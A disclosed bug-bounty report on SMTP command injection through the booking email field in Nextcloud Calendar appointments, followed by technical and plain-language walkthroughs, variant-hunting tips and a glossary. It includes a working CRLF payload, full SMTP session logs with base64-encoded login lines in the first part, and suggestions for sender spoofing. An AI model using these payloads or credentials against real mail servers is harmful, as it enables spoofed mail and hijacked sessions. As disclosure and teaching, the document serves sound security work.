SMTP Command Injection in Appointment Emails via Newlines
The email field in appointment booking requests was not sanitised for newlines, allowing an attacker to inject arbitrary SMTP commands into the mail session. This could let them hijack the authenticated SMTP session to send emails as the server's mail user or change the sender address.
 Originally disclosed on HackerOne
- Triaged in 20 hours
- Fixed in 3 days
- Paid in 23 days
- Disclosed after 10 months
Summary by the program
https://github.com/nextcloud/security-advisories/security/advisories/GHSA-8xv5-4855-24qf
The report
Summary:
Users can create appointment calendars for other users to book slots on their calendar. When booking a slot, the following request is made:
POST /apps/calendar/appointment/1/book HTTP/2
Host: 192.168.92.132

{"start":1647306900,"end":"1647307200","displayName":"Test User","email":"<BOOKING USER'S EMAIL>","description":"Please accept!\r\n","timeZone":"Asia/Singapore"}
Next, a confirmation email with a confirmation link is sent to the user who booked the slot via /var/www/nextcloud/apps/calendar/lib/Service/Appointments/BookingService.php using the SMTP connection.
The SMTP connection involves the following messages:
EHLO nextcloud40gb
250-smtp.gmail.com at your service, [116.89.6.224]
250-SIZE 35882577
250-8BITMIME
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-CHUNKING
250 SMTPUTF8
STARTTLS
220 2.0.0 Ready to start TLS
EHLO nextcloud40gb
250-smtp.gmail.com at your service, [116.89.6.224]
250-SIZE 35882577
250-8BITMIME
250-AUTH LOGIN PLAIN XOAUTH2 PLAIN-CLIENTTOKEN OAUTHBEARER XOAUTH
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-CHUNKING
250 SMTPUTF8
AUTH LOGIN
334 VXNlcm5hbWU6
aGFja2Vyb25ldGVzdDEyMzRAZ21haWwuY29t
334 UGFzc3dvcmQ6
ZHZob3Z1a3h0aWJrd2JhYg==
235 2.7.0 Accepted
MAIL FROM:<[email protected]>
RCPT TO:<BOOKING USER'S EMAIL>
DATA
250 2.1.0 OK u10-20020a056a00124a00b004f783abfa0esm10187854pfi.28 - gsmtp
250 2.1.5 OK u10-20020a056a00124a00b004f783abfa0esm10187854pfi.28 - gsmtp
354  Go ahead u10-20020a056a00124a00b004f783abfa0esm10187854pfi.28 - gsmtp

.
250 2.0.0 OK  1647162315 u10-20020a056a00124a00b004f783abfa0esm10187854pfi.28 - gsmtp
QUIT
221 2.0.0 closing connection u10-20020a056a00124a00b004f783abfa0esm10187854pfi.28 - gsmtp
Unfortunately, as newlines and special characters are not sanitized in the email value in the JSON request, a malicious attacker can inject newlines to break out of the RCPT TO:<BOOKING USER'S EMAIL> SMTP command and begin injecting arbitrary SMTP commands. Using several properties of the email RFC, an attacker can craft a payload that passes both the PHP validation of the email and the SwiftMail injection. These commands vary depending on the backend email server (Gmail, Outlook, local SMTP server) and thus can have different impacts, such as changing the MAIL FROM user, running sensitive commands like QUEU to view the current view, and so on. The errors in SMTP are returned in the response, thus making this a non-blind injection.
For example, an attacker can inject a simple EHLO a command to view information about the backend server:

{"start":1647306900,"end":"1647307200","displayName":"Test User\r\n","email":"\">\r\nEHLO a\r\nRCPT TO:<[email protected]>\"@b.com","description":"Please accept!\r\n","timeZone":"Asia/Singapore"}
Which for Gmail would return:
{"status":"error","message":"Could not send mail: Expected response code 354 but got code \"250\", with message \"250-smtp.gmail.com at your service, [116.89.6.224]\r\n250-SIZE 35882577\r\n250-8BITMIME\r\n250-AUTH LOGIN PLAIN XOAUTH2 PLAIN-CLIENTTOKEN OAUTHBEARER XOAUTH\r\n250-ENHANCEDSTATUSCODES\r\n250-PIPELINING\r\n250-CHUNKING\r\n250 SMTPUTF8\r\n\"","data":{"type":"OCA\\Calendar\\Exception\\ServiceException","message":"Could not send mail: Expected response code 354 but got code \"250\", with message \"250-smtp.gmail.com at your service, [116.89.6.224]\r\n250-SIZE 35882577\r\n250-8BITMIME\r\n250-AUTH LOGIN PLAIN XOAUTH2 PLAIN-CLIENTTOKEN OAUTHBEARER XOAUTH\r\n250-ENHANCEDSTATUSCODES\r\n250-PIPELINING\r\n250-CHUNKING\r\n250 SMTPUTF8\r\n\"","code":250,
This leaks the backend IP addresses, SMTP server data, and so on.
Steps To Reproduce:
Note: Email sending should be set up in the admin settings.
- At https://<NEXTCLOUD IP>/apps/calendar, select the plus sign beside "Appointments" on the left sidebar and create an appointment calendar.
- As another user, go to the link to the appointment booking for that calendar.
- Fill up a booking and intercept the request. Change the
emailvalue to"email":"\">\r\nEHLO a\r\nRCPT TO:<[email protected]>\"@b.com". This should inject anEHLOSMTP command which returns some debug information about the backend SMTP server.
Supporting Material/References:
[list any additional material (e.g. screenshots, logs, etc.)]
- [attachment / reference]
Impact
The impact varies based on which commands are supported by the backend SMTP server. However, the main risk here is that the attacker can then hijack an already-authenticated SMTP session and run arbitrary SMTP commands as the email user, such as sending emails to other users, changing the FROM user, and so on.
Context
Nextcloud Calendar lets a user publish an appointment calendar so that other people can book slots on it. When someone books a slot, the calendar app sends them a confirmation email containing a confirmation link. The booking is submitted to the calendar app as a JSON request, and the mail is sent through the configured SMTP server from BookingService.php.
The report concerns the email field of that booking request. Because the value is passed into the SMTP conversation without sanitising newlines and special characters, a booking user can break out of the RCPT TO command and inject arbitrary SMTP commands into the already-authenticated session. The weakness is classified as CRLF injection, with medium severity and a CVSS score of 5.3.
Setup
To reproduce, email sending has to be configured in the Nextcloud admin settings, so that the instance has a working SMTP connection. The steps use two users: one who creates an appointment calendar, and another who books a slot on it. The booking request is intercepted and modified before it reaches the server. The example instance in the report is reached at https://<NEXTCLOUD IP>/apps/calendar, and the SMTP backend in the captured traffic is Gmail.
Finding it
When a slot is booked, the client sends the following request:
POST /apps/calendar/appointment/1/book HTTP/2
Host: [redacted]

{"start":1647306900,"end":"1647307200","displayName":"Test User","email":"<BOOKING USER'S EMAIL>","description":"Please accept!\r\n","timeZone":"Asia/Singapore"}
The email value from this JSON body ends up in the SMTP conversation. The SMTP exchange that the server performs when sending the confirmation mail is:
EHLO nextcloud40gb
250-smtp.gmail.com at your service, [[redacted]]
250-SIZE 35882577
250-8BITMIME
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-CHUNKING
250 SMTPUTF8
STARTTLS
220 2.0.0 Ready to start TLS
EHLO nextcloud40gb
250-smtp.gmail.com at your service, [[redacted]]
250-SIZE 35882577
250-8BITMIME
250-AUTH LOGIN PLAIN XOAUTH2 PLAIN-CLIENTTOKEN OAUTHBEARER XOAUTH
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-CHUNKING
250 SMTPUTF8
AUTH LOGIN
334 VXNlcm5hbWU6
[redacted]
334 UGFzc3dvcmQ6
[redacted]
235 2.7.0 Accepted
MAIL FROM:<[redacted]>
RCPT TO:<BOOKING USER'S EMAIL>
DATA
250 2.1.0 OK u10-[redacted].28 - gsmtp
250 2.1.5 OK u10-[redacted].28 - gsmtp
354  Go ahead u10-[redacted].28 - gsmtp

.
250 2.0.0 OK  1647162315 u10-[redacted].28 - gsmtp
QUIT
221 2.0.0 closing connection u10-[redacted].28 - gsmtp
The important line is RCPT TO:<BOOKING USER'S EMAIL>. The booking user controls the address that is placed there, and the value is not sanitised for newlines and special characters. That means the booking user can terminate the RCPT TO command early and start writing their own SMTP commands, which the server will execute inside the session it has already authenticated with AUTH LOGIN.
The researcher notes that the payload has to satisfy two constraints at once: it must pass the PHP validation of the email address, and it must survive SwiftMail's own handling of the address. Using several properties of the email RFC, a payload can be crafted that does both.
Exploitation
Step 1: Create an appointment calendar
At https://<NEXTCLOUD IP>/apps/calendar, select the plus sign beside "Appointments" in the left sidebar and create an appointment calendar. This is the calendar other users will book slots on.
Step 2: Open the booking page as another user
As a second user, go to the link for booking an appointment on that calendar.
Step 3: Fill in a booking and intercept the request
Complete a booking and intercept the request before it reaches the server. Replace the email value with the following payload:
"email":"\">\r\nEHLO a\r\nRCPT TO:<[redacted]>\"@b.com"
In the full body, the researcher used this request:
{"start":1647306900,"end":1647307200,"displayName":"Test User\r\n","email":"\">\r\nEHLO a\r\nRCPT TO:<[redacted]>\"@b.com","description":"Please accept!\r\n","timeZone":"Asia/Singapore"}
The \r\n sequences inside the address introduce new SMTP lines. The "> closes the angle-bracket form of the RCPT TO argument, and the trailing "@b.com keeps the overall string shaped like an address so that the PHP email validation and SwiftMail accept it. Between those two parts sits the injected command, EHLO a, followed by a fresh RCPT TO:<[redacted]> so that the conversation can continue in a way the mailer expects.
Step 4: Read the injected command's output from the response
Against Gmail, the injected EHLO a produced this response:
The mailer expected the 354 that follows DATA, but the injected EHLO had shifted the conversation, so it received a 250 reply instead and surfaced the server's full response in the error. That response leaks the backend IP address and SMTP server data. Because SMTP errors are returned in the HTTP response, the injection is non-blind: the attacker reads the results of the commands they inject.
Root cause
The email value from the booking JSON is placed into the RCPT TO:<...> SMTP command without sanitising newlines and special characters. SMTP is a line-oriented protocol, so a carriage return and line feed inside that value end the current command and let the attacker start a new one. The session is already authenticated at that point, so the injected commands run with the mail account's privileges.
The report does not describe the validation code itself. It states only that the payload was crafted to pass both the PHP validation of the email address and SwiftMail's handling of it, using properties of the email RFC. The existing checks therefore constrained the shape of the string but did not remove the embedded CRLF sequences.
Impact
The impact depends on which commands the backend SMTP server supports, which differs between Gmail, Outlook and a local SMTP server. The researcher gives examples: changing the MAIL FROM user, and running sensitive commands such as QUEU to view the current view. The main risk is that the attacker hijacks an already-authenticated SMTP session and runs arbitrary SMTP commands as the email user, for example sending emails to other users or changing the FROM user. The non-blind nature of the injection, with SMTP errors returned in the response, also leaks backend IP addresses and SMTP server data.
Fix
The report does not describe the fix. The program's summary links to the Nextcloud security advisory GHSA-8xv5-4855-24qf, which is where the remediation is recorded.
- Other fields that reach the SMTP envelope. Try injecting CRLF into any booking or profile field that ends up in
MAIL FROM,RCPT TOor a header, not just the booking email. A positive result is an SMTP error in the HTTP response that contains server banner lines you did not request. - Other mail-sending features. Apply the same payload shape to password reset, sharing notifications, invitation and contact forms. A positive result is an injected
EHLOorRCPT TOappearing in the returned error text. - Different backends. Repeat the
EHLO apayload against Gmail, Outlook and a local SMTP server. A positive result is a different set of capabilities and error text per backend, which tells you which injected commands are available. - Envelope rewriting. Inject a
MAIL FROMchange and observe whether the delivered message carries the altered sender. A positive result is a message arriving with a FROM you supplied rather than the configured one. - Queue and state commands. Try commands such as
QUEUwhere the backend supports them. A positive result is queue contents or other session state returned in the response.
What happened, in plain words
Nextcloud is a piece of software you can install on your own server to share files and calendars, a bit like running your own private version of Google Drive and Google Calendar. One of its features is the appointment calendar: you publish a calendar, and other people can open a link and book a time slot on it, for example for a meeting or a consultation.
When somebody books a slot, Nextcloud sends them a confirmation email with a link they can click to confirm. To send that email, Nextcloud talks to a mail server (an SMTP server) that actually delivers the message. The researcher found that the email address typed in by the person booking is passed to that mail server without being cleaned up first. Because of that, a person booking a slot can sneak extra instructions into the conversation with the mail server, and the mail server will carry them out as if Nextcloud itself had asked for them.
This kind of problem is called CRLF injection. CRLF stands for carriage return and line feed, the two invisible characters that mark the end of a line of text. Many internet protocols, including the one used to send email, are line-based: each line is one instruction. If you can slip a line break into a value that is supposed to be a single piece of data, you can end the current instruction and start a new one of your own. The report rates this as medium severity with a CVSS score of 5.3. CVSS is a standard scoring system where a higher number means a more serious problem.
The pieces involved
Before walking through the attack, here are the parts of the system it touches.
- Nextcloud Calendar: the calendar application inside Nextcloud. It has an appointment feature where you publish bookable slots.
- The booking request: when someone books a slot, their browser sends the details to the server. The details travel as JSON, a simple text format for structured data that looks like
{"name": "value"}. You can think of it as a form submitted in a machine-readable way. - The SMTP server: the mail server that actually sends the email. Nextcloud connects to it and speaks SMTP, the language mail servers use to hand messages to each other. The report's example uses Gmail as the mail server.
BookingService.php: the file inside Nextcloud (/var/www/nextcloud/apps/calendar/lib/Service/Appointments/BookingService.php) that handles the booking and triggers the confirmation email.- SwiftMail: a PHP library mentioned in the report in connection with how the email address is handled.
- An intercepting proxy: a tool that sits between your browser and the server and lets you pause a request and edit it before it is sent. This is how the researcher changed the email address after the booking form was filled in.
Setting up
To reproduce the finding, email sending has to be configured in the Nextcloud admin settings, so the instance has a working connection to a mail server. Without that, no confirmation email is sent and there is nothing to attack.
The steps use two accounts: one user who creates an appointment calendar, and a second user who books a slot on it. The booking request is intercepted and modified on its way to the server. The example instance is reached at https://<NEXTCLOUD IP>/apps/calendar, and the mail server seen in the captured traffic is Gmail.
Finding it
When a slot is booked, the browser sends this request to the server:
POST /apps/calendar/appointment/1/book HTTP/2
Host: [redacted]

{"start":1647306900,"end":"1647307200","displayName":"Test User","email":"<BOOKING USER'S EMAIL>","description":"Please accept!\r\n","timeZone":"Asia/Singapore"}
Line by line:
POST /apps/calendar/appointment/1/book HTTP/2says "I am sending data to this address on the server, using version 2 of the HTTP protocol". POST is the method used when you submit something, as opposed to just viewing a page.Host: [redacted]names the server the request is addressed to.- The blank line separates the request headers (the envelope information) from the body (the actual data).
- The body is JSON.
startandendare the slot's times,displayNameis the booker's name,emailis the booker's address,descriptionis a message, andtimeZonesays which time zone the times are in. The\r\nat the end of the description is a line break written in escaped form.
The email value from this body ends up in the conversation with the mail server. The SMTP conversation involved looks like this:
EHLO nextcloud40gb
250-smtp.gmail.com at your service, [[redacted]]
250-SIZE 35882577
250-8BITMIME
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-CHUNKING
250 SMTPUTF8
STARTTLS
220 2.0.0 Ready to start TLS
EHLO nextcloud40gb
250-smtp.gmail.com at your service, [[redacted]]
250-SIZE 35882577
250-8BITMIME
250-AUTH LOGIN PLAIN XOAUTH2 PLAIN-CLIENTTOKEN OAUTHBEARER XOAUTH
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-CHUNKING
250 SMTPUTF8
AUTH LOGIN
334 VXNlcm5hbWU6
[redacted]
334 UGFzc3dvcmQ6
[redacted]
235 2.7.0 Accepted
MAIL FROM:<[redacted]>
RCPT TO:<BOOKING USER'S EMAIL>
DATA
250 2.1.0 OK u10-[redacted].28 - gsmtp
250 2.1.5 OK u10-[redacted].28 - gsmtp
354  Go ahead u10-[redacted].28 - gsmtp

.
250 2.0.0 OK  1647162315 u10-[redacted].28 - gsmtp
QUIT
221 2.0.0 closing connection u10-[redacted].28 - gsmtp
This is a back-and-forth conversation, like a very formal phone call. Each line from Nextcloud is an instruction, and each line starting with a three-digit number is the mail server's reply. Walking through it:
EHLO nextcloud40gbis Nextcloud introducing itself and saying hello. The server replies with250lines listing what it can do. The number 250 means "OK".STARTTLSasks to switch to an encrypted connection, and220 2.0.0 Ready to start TLSagrees. Everything after this point is encrypted.EHLO nextcloud40gbis repeated because the connection was just upgraded, and the server lists its capabilities again, now including theAUTHline, which advertises ways to log in.AUTH LOGINstarts a login. The server asks for the username (334 VXNlcm5hbWU6), Nextcloud sends it encoded, the server asks for the password (334 UGFzc3dvcmQ6), Nextcloud sends that, and235 2.7.0 Acceptedmeans the login worked. From here on, the session is authenticated: the mail server trusts Nextcloud to send mail.MAIL FROM:<[redacted]>says who the message is from.RCPT TO:<BOOKING USER'S EMAIL>says who the message is for. This is the line that matters.DATAannounces that the message content follows, and354 Go aheadinvites Nextcloud to send it. The message body follows, then a line with a single dot (.) marks the end.250 2.0.0 OKconfirms the message was accepted.QUITends the session and221 2.0.0 closing connectionconfirms it.
The important line is RCPT TO:<BOOKING USER'S EMAIL>. The booking user controls the address that is placed there, and the value is not cleaned of newlines and special characters. That means the booking user can end the RCPT TO command early and start writing their own SMTP commands, which the mail server will carry out inside the session that is already logged in. It is like being allowed to write one line on an official form and using the end of that line to add extra instructions that the clerk then follows.
The researcher notes that the payload has to satisfy two conditions at once: it must pass the PHP validation of the email address (a check in Nextcloud's code that the text looks like an email), and it must survive SwiftMail's own handling of the address. Using several properties of the email RFC (the standards document that defines what an email address may look like), a payload can be built that does both.
Exploitation
Step 1: Create an appointment calendar
At https://<NEXTCLOUD IP>/apps/calendar, select the plus sign beside "Appointments" in the left sidebar and create an appointment calendar. This is the calendar other users will book slots on. You do this as the first user, the one who owns the calendar.
Step 2: Open the booking page as another user
As a second user, go to the link for booking an appointment on that calendar. This is the ordinary public booking page, the same one any visitor would use.
Step 3: Fill in a booking and intercept the request
Complete a booking and intercept the request before it reaches the server. Replace the email value with the following payload:
"email":"\">\r\nEHLO a\r\nRCPT TO:<[redacted]>\"@b.com"
In the full body, the researcher used this request:
{"start":1647306900,"end":1647307200,"displayName":"Test User\r\n","email":"\">\r\nEHLO a\r\nRCPT TO:<[redacted]>\"@b.com","description":"Please accept!\r\n","timeZone":"Asia/Singapore"}
What each part of the payload does:
\r\nis a line break written in escaped form. Inside the address, it introduces new lines in the SMTP conversation, which is the heart of the attack.">closes the angle-bracket form of theRCPT TOargument. In SMTP, the recipient is written between<and>, so adding a>ends that part early.EHLO ais the injected command. It is the same hello instruction Nextcloud itself used, and the mail server answers it with information about itself.RCPT TO:<[redacted]>is a fresh recipient command, so the conversation can continue in a way the mailer expects after the injected line.- The trailing
"@b.comkeeps the overall string shaped like an address, so that the PHP email validation and SwiftMail accept it. The quote and the domain at the end are there to satisfy the checks, not to deliver mail anywhere.
Step 4: Read the injected command's output from the response
Against Gmail, the injected EHLO a produced this response:
What this shows:
"status":"error"means the request failed, and the failure is what carries the information back to the attacker.Could not send mail: Expected response code 354 but got code "250"is the mailer complaining. AfterDATA, the mailer expects the354that invites it to send the message. Because the injectedEHLOshifted the conversation, it received a250reply instead.- The rest of the message contains the mail server's full reply to the injected
EHLO, including its hostname, the backend IP address and the list of capabilities. That is the leak. "type":"OCA\\Calendar\\Exception\\ServiceException"names the internal error class that produced the message, and"code":250repeats the reply code.
Because SMTP errors are returned in the HTTP response, the injection is non-blind: the attacker can read the results of the commands they inject, rather than having to guess whether they worked. A blind attack is one where you get no output back and have to infer success indirectly.
Why it works
The email value from the booking JSON is placed into the RCPT TO:<...> SMTP command without cleaning out newlines and special characters. SMTP is a line-oriented protocol, so a carriage return and line feed inside that value end the current command and let the attacker start a new one. The session is already logged in at that point, so the injected commands run with the mail account's privileges. It is like a receptionist reading a name off a form and, because the name contains a line break, reading the next line as a separate instruction to open the safe.
The report does not describe the validation code itself. It states only that the payload was crafted to pass both the PHP validation of the email address and SwiftMail's handling of it, using properties of the email RFC. The existing checks therefore constrained the shape of the string but did not remove the embedded line breaks.
Impact
The impact depends on which commands the mail server supports, which differs between Gmail, Outlook and a local SMTP server. The researcher gives examples: changing the MAIL FROM user, and running sensitive commands such as QUEU to view the current view. The main risk is that the attacker takes over an already-logged-in SMTP session and runs arbitrary SMTP commands as the email user, for example sending emails to other users or changing the FROM user. Because the injection is non-blind, with SMTP errors returned in the response, it also leaks backend IP addresses and mail server data.
Fix
The report does not describe the fix. The program's summary links to the Nextcloud security advisory GHSA-8xv5-4855-24qf, which is where the remediation is recorded.
Variants to test
If you want to look for the same kind of problem elsewhere, these are directions to try.
- Other fields that reach the mail envelope. Try injecting line breaks into any booking or profile field that ends up in
MAIL FROM,RCPT TOor a header, not just the booking email. A positive result is an SMTP error in the HTTP response that contains server banner lines you did not request. - Other mail-sending features. Apply the same payload shape to password reset, sharing notifications, invitation and contact forms. A positive result is an injected
EHLOorRCPT TOappearing in the returned error text. - Different backends. Repeat the
EHLO apayload against Gmail, Outlook and a local SMTP server. A positive result is a different set of capabilities and error text per backend, which tells you which injected commands are available. - Envelope rewriting. Inject a
MAIL FROMchange and observe whether the delivered message carries the altered sender. A positive result is a message arriving with a FROM you supplied rather than the configured one. - Queue and state commands. Try commands such as
QUEUwhere the backend supports them. A positive result is queue contents or other session state returned in the response.
Glossary
- Nextcloud: software you install on your own server to share files and calendars, similar in purpose to Google Drive and Google Calendar.
- Appointment calendar: a published calendar whose slots other people can book through a link.
- SMTP: the protocol mail servers use to hand email messages to each other.
- SMTP server: the mail server that actually sends or relays the email.
- JSON: a plain-text format for structured data, written as name and value pairs inside curly braces.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- POST: the HTTP method used to submit data to a server.
- Request body: the part of an HTTP request that carries the actual data, as opposed to the headers.
- Header: envelope-style information in a request or message, such as the host name.
- Intercepting proxy: a tool that sits between browser and server, letting you pause and edit a request before it is sent.
- CRLF: carriage return and line feed, the two invisible characters that mark the end of a line.
- CRLF injection: slipping line breaks into a value so that you can end the current instruction and start a new one.
- Line-oriented protocol: a protocol where each line is a separate instruction, so line breaks have meaning.
- PHP: the programming language Nextcloud is written in.
- SwiftMail: a PHP library that builds and sends email, including the SMTP conversation.
- Email RFC: the standards document that defines what an email address may look like.
- Sanitising: cleaning a value so that characters with special meaning cannot be abused.
- Validation: checking that a value has the expected shape, for example that it looks like an email address.
- Payload: the crafted value an attacker sends to trigger the problem.
EHLO: the SMTP command that says hello and asks the server to list its capabilities.MAIL FROM: the SMTP command that states who the message is from.RCPT TO: the SMTP command that states who the message is for.DATA: the SMTP command that announces the message content follows.AUTH LOGIN: the SMTP command that starts a username and password login.QUEU: an SMTP command mentioned in the report for viewing the current view.- Authenticated session: a connection where the server has already accepted a login and trusts the client.
- Non-blind injection: an attack where the results of the injected commands are returned to the attacker.
- Blind injection: an attack where no output comes back and success has to be inferred indirectly.
- Envelope: the addressing information around a message, such as sender and recipient, as opposed to its content.
- CVSS: a standard scoring system for the severity of a security problem, where a higher number is more serious.
- Security advisory: an official notice describing a fixed vulnerability and its remediation.